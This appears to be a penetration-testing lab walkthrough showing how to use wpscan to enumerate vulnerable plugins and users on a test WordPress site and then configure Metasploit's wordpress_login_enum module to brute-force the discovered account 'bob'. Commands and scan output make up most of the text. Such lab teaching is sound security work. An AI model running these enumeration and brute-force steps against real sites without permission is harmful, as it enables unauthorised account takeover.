


Wpscan

Scanning for plugins using Wpscan

```
wpscan --url [TARGET URL] --plugins-detection aggressive --enumerate vp
```

Where `--enumerate vp` - starts enumeration for vulnerable plugins

```
(root@kali)-[/home/kali/Desktop/Tools/PwnXSS]
# wpscan --url http://www.armourinfosec.test/ --plugins-detection aggressive --enumerate vp
```



```
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://www.armourinfosec.test/ [192.168.0.116]
[+] Started: Tue Jan 31 19:43:46 2023

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
| - X-Powered-By: PHP/7.3.14
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.armourinfosec.test/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```


```
[+] Enumerating Vulnerable Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:00:08 → (4739 / 4739) 100.00% Time: 00:00:08
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] No plugins Found.
```

Enumerating for users using Wpscan

```
wpscan --url [TARGET URL] --plugins-detection aggressive --enumerate u
```

Where `--enumerate u` - starts user enumeration

```
(root@kali)-[/home/kali/Desktop/Tools/PwnXSS]
# wpscan --url http://www.armourinfosec.test/ --plugins-detection aggressive --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart


```
[i] User(s) Identified:

[+] bob
    | Found By: Author Id Brute Forcing - Display Name (Aggressive Detection)
```

Brute-forcing using msfconsole

Launch `msfconsole`

```
(root@kali)-[/home/kali/Desktop/Tools/PwnXSS]
# msfconsole
```



```
= [ metasploit v6.2.18-dev
+ -- -- [ 2244 exploits - 1185 auxiliary - 398 post
+ -- -- [ 951 payloads - 45 encoders - 11 nops
+ -- -- [ 9 evasion

Metasploit tip: You can use help to view all
available commands
```

Search for wordpress by typing `search wordpress`

```
msf6 > search wordpress
```

```
23  auxiliary/scanner/http/wordpress_login_enum
ce and User Enumeration Utility
```

Type `use 23` or `use auxiliary/scanner/http/wordpress_login_enum`

Type `options` to view options

Type `Set RHOST [TARGET IP]`

```
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 192.168.0.116
```

Type `Set TARGETURI [TARGET URL]`

```
msf6 auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI https://www.armourinfosec.test/wp-login.php?
```

Type `Set USERNAME [USERNAME]`

```
msf6 auxiliary(scanner/http/wordpress_login_enum) > set USERNAME bob
USERNAME => bob
```

Type `Run` or `Exploit` to start the bruteforce